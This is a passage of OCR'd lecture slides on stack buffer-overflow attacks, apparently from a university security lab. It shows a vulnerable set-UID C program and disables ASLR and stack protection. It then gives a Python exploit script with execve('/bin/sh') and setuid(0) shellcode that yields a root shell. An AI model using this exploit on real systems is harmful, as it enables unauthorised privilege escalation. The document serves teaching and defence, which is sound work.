
# Buffer-Overflow Attacks & Countermeasures

# Outline

- Memory layout & Stack
- Buffer overflow vulnerability
- How to exploit buffer-overflow vulnerabilities
- Countermeasures
- **Reading:** Chapter 3
- **Lab: Buffer Overflow Vulnerability Lab**

# Memory Layout

# Memory Layout





```
int x = 100;
int main()
{
   // data stored on stack
   int  a=2;
   float b=2.5;
   static y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[1]=5;
   ptr[2]=6;

   // deallocate memory on heap
   free(ptr)

   return 1;
}
```

# Arguments and Local Variables

## ❖ Stack Frame

```
void func(int a, int b)
{
   int x,y ;

   x = a + b;
   y = a - b;
}
```





## ❖ Frame Pointer

```
movl   12(%ebp), %eax
movl   8(%ebp), %edx
addl   %edx, %eax
movl   %eax, -8(%ebp)
```

# Function Invocation

Call chain: `main()` --> `foo()` --> `strcpy()`

```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```



# Buffer-Overflow Vulnerability


# Copy Data to Buffer

null

\0


0

```
#include <string.h>
#include <stdio.h>

void main ()
{
  char src[40]="Hello world \0 Extra string";
  char dest[40];

  // copy to dest (destination) from src (source)
  strcpy (dest, src);
}
```




# Buffer Overflow

```
#include <string.h>

void foo(char *str)
{
   char buffer[12];

   /* The following statement will result in buffer overflow */
   strcpy(buffer, str);
}

int main()
{
   char *str = "This is definitely longer than 12";
   foo(str);

   return 1;
}
```



# What Can We Do?



# A Vulnerable Program and Experiment Setup

# A Vulnerable Program

set-UID : root

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
    char buffer[100];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[400];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    foo(str);

    printf("Returned Properly\n");
    return 1;
}
```

user input

# Task 1: Experiment Setup

❖ Turn off countermeasure: memory randomization

```
seed@VM$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@VM$
```

32 bit

❖ Compilation

100

non-executable stack. X ret-libc

```
seed@VM:$ gcc -DBUF_SIZE=200 stack.c -o stack -z execstack -fno-stack-protector
seed@VM:$ sudo chown root stack  && sudo chmod 4755 stack
seed@VM:$ ls -l
total 24
-rw-rw-r-- 1 seed seed 1912 Jun 24 20:44 00_copy_paste.txt
-rwxrwxr-x 1 seed seed  278 Jun 24 20:44 brute_force.sh
-rwxrwxr-x 1 seed seed 1020 Jun 24 21:04 exploit.py
-rwsr-xr-x 1 root seed 7516 Jun 24 23:40 stack
-rw-rw-r-- 1 seed seed  977 Jun 24 20:44 stack.c
```

StackGuard. ✓

owner


❖ Execution

≥ 250

```
seed@VM:$ touch badfile
seed@VM:$ stack
Returned Properly
```

# Launching Buffer-Overflow Attacks

# Challenges



malicious code
NOP 0x90
NOP
NOP
A
Stack grows
main() stack frame
str (pointer)
Return Address
Previous Frame Pointer
buffer[11]
buffer[0]
Buffer copy
foo() stack frame
(High address)
(Low address)
code
?
offset
B
badfile

# Task2: Find the Offset and ebp Value


❖ **Running GDB**

200

```
$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
$ touch badfile
$ gdb -q stack_gdb
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ run
Starting program: /home/seed/Shared/Buffer/stack_gdb
……
Breakpoint 1, bof (str=0xbfffeab7 "\bB\003") at stack.c:14
14      strcpy(buffer, str);
```


❖ **Finding the addresses**

```
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea78
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea98
gdb-peda$ p/d 0xbfffea98 - 0xbfffea78
$3 = 32
```




**Exit**: Contro-D to exit from GDB

# Constructing the Input (`badfile`)





# Task 3: Write Exploit Code

## ❖ Step 1: Generate badfile

```
Terminal
#!/usr/bin/python3
import sys

shellcode= (
   "\x31\xc0"     # xorl    %eax,%eax
   "\x50"         # pushl   %eax
   "\x68""//sh"   # pushl   $0x68732f2f
   "\x68""/bin"   # pushl   $0x6e69622f
   "\x89\xe3"     # movl    %esp,%ebx
   "\x50"         # pushl   %eax
   "\x53"         # pushl   %ebx
   "\x89\xe1"     # movl    %esp,%ecx
   "\x99"         # cdq
   "\xb0\x0b"     # movb    $0x0b,%al
   "\xcd\x80"     # int     $0x80
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

##################################################################
ret    = 0x11223344  # replace 0x11223344 with the correct value
offset = 0           # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

212





r. exploit.py
exploit.c

0x100

## ❖ Step 2: Launch the attack

```
Terminal
seed@VM$ exploit.py
seed@VM$ stack
$ █
```

badfile




**Note:** we didn't get the root shell yet. We are not done yet, but this is a very important milestone.

## ❖ It Doesn't Work!

- Try a different address for the shellcode (the address you get from GDB can be different from that in the actual execution)
- You can't have a zero in your address
- Trial and error

# Countermeasures

# Outline

- ❖ Developer's Approaches

- ❖ Operating System's Approaches
  - ○ Address Space Layout Randomization
  - ○ Shell Program's Defense
  - ○ Non-Executable Stack

- ❖ Compiler's Approaches

# Shell Program's Defense

shellcode

/bin/sh

Example: Dash, Bash

# Shell's Countermeasure

- Copy two shell programs to our current folder, and make them root-owned Set-UID programs

```
seed@VM$ cp /bin/bash ./mybash
seed@VM$ cp /bin/zsh ./myzsh
seed@VM$ sudo chown root mybash myzsh
seed@VM$ sudo chmod 4755 mybash myzsh
seed@VM$ ll
total 1860
-rw-rw-r-- 1 seed seed     300 Oct 26 20:10 badfile
-rwxrwxr-x 1 seed seed    1001 Oct 26 20:10 exploit.py
-rwsr-xr-x 1 root seed 1109564 Oct 26 20:25 mybash
-rwsr-xr-x 1 root seed  756476 Oct 26 20:25 myzsh
```

sh → zsh

- Run them

```
seed@VM$ ./mybash
mybash-4.3$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare),133(lxd)
mybash-4.3$ exit
exit
seed@VM$ ./myzsh
VM# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare),133(lxd)
VM# exit
seed@VM$
```


- The reason why we didn't get a root shell

```
seed@VM$ exploit.py
seed@VM$ stack
$ 
```

# Defeat Shell's Countermeasure

```
int main()
{
     char *argv[2];
     argv[0] = "/bin/sh";
     argv[1] = NULL;

     setuid(0);  // Set real UID to 0
     execve("/bin/sh", argv, NULL);

     return 0;
}
```

```
$ gcc dash_shell_test.c -o dash_shell_test
$ sudo chown root dash_shell_test
$ sudo chmod 4755 dash_shell_test
$ dash_shell_test
#   ← Got the root shell!
```



# Task 4: Modify Shellcode

## ❖ Step 1: Modify Shellcode

```
shellcode= (
    "\x31\xc0"            # xorl     %eax,%eax
    "\x31\xdb"            # xorl     %ebx,%ebx
    "\xb0\xd5"            # movb     $0xd5,%al
    "\xcd\x80"            # int      $0x80
    #---------------------------------------------
    "\x31\xc0"            # xorl    %eax,%eax
    "\x50"                # pushl   %eax
    "\x68""//sh"          # pushl   $0x68732f2f
    "\x68""/bin"          # pushl   $0x6e69622f
    "\x89\xe3"            # movl    %esp,%ebx
    "\x50"                # pushl   %eax
    "\x53"                # pushl   %ebx
    "\x89\xe1"            # movl    %esp,%ecx
    "\x31\xd2"            # xorl    %edx,%edx
    "\xb0\x0b"            # movb    $0x0b,%al
    "\xcd\x80"            # int     $0x80
).encode('latin-1')
```

→ setuid(0)

effuid = 0

real uid = 1000


stack


## ❖ Step 2: Run the attack again

```
Terminal
seed@VM$ exploit.py
seed@VM$ stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),113(lpadmin),128(sambashare),133(lxd)
```

# Address Space Layout Randomization (ASLR)

# The Idea of ASLR



# ASLR Experiment

## ❖ Experiment code

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
   char x[12];
   char *y = malloc(sizeof(char)*12);

   printf("Address of buffer x (on stack): 0x%x\n", x);
   printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```

## ❖ Turn off randomization

```
// Turn off randomization
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

## ❖ Turn on stack randomization

```
// Randomizing stack address
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0   ← changed
Address of buffer y (on heap) : 0x804b008
```

## ❖ Turn on stack and heap randomization

```
// Randomizing stack and heap address
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700    ← changed
Address of buffer y (on heap) : 0xa020008     ← changed
```

# Task 5: Defeat ASLR

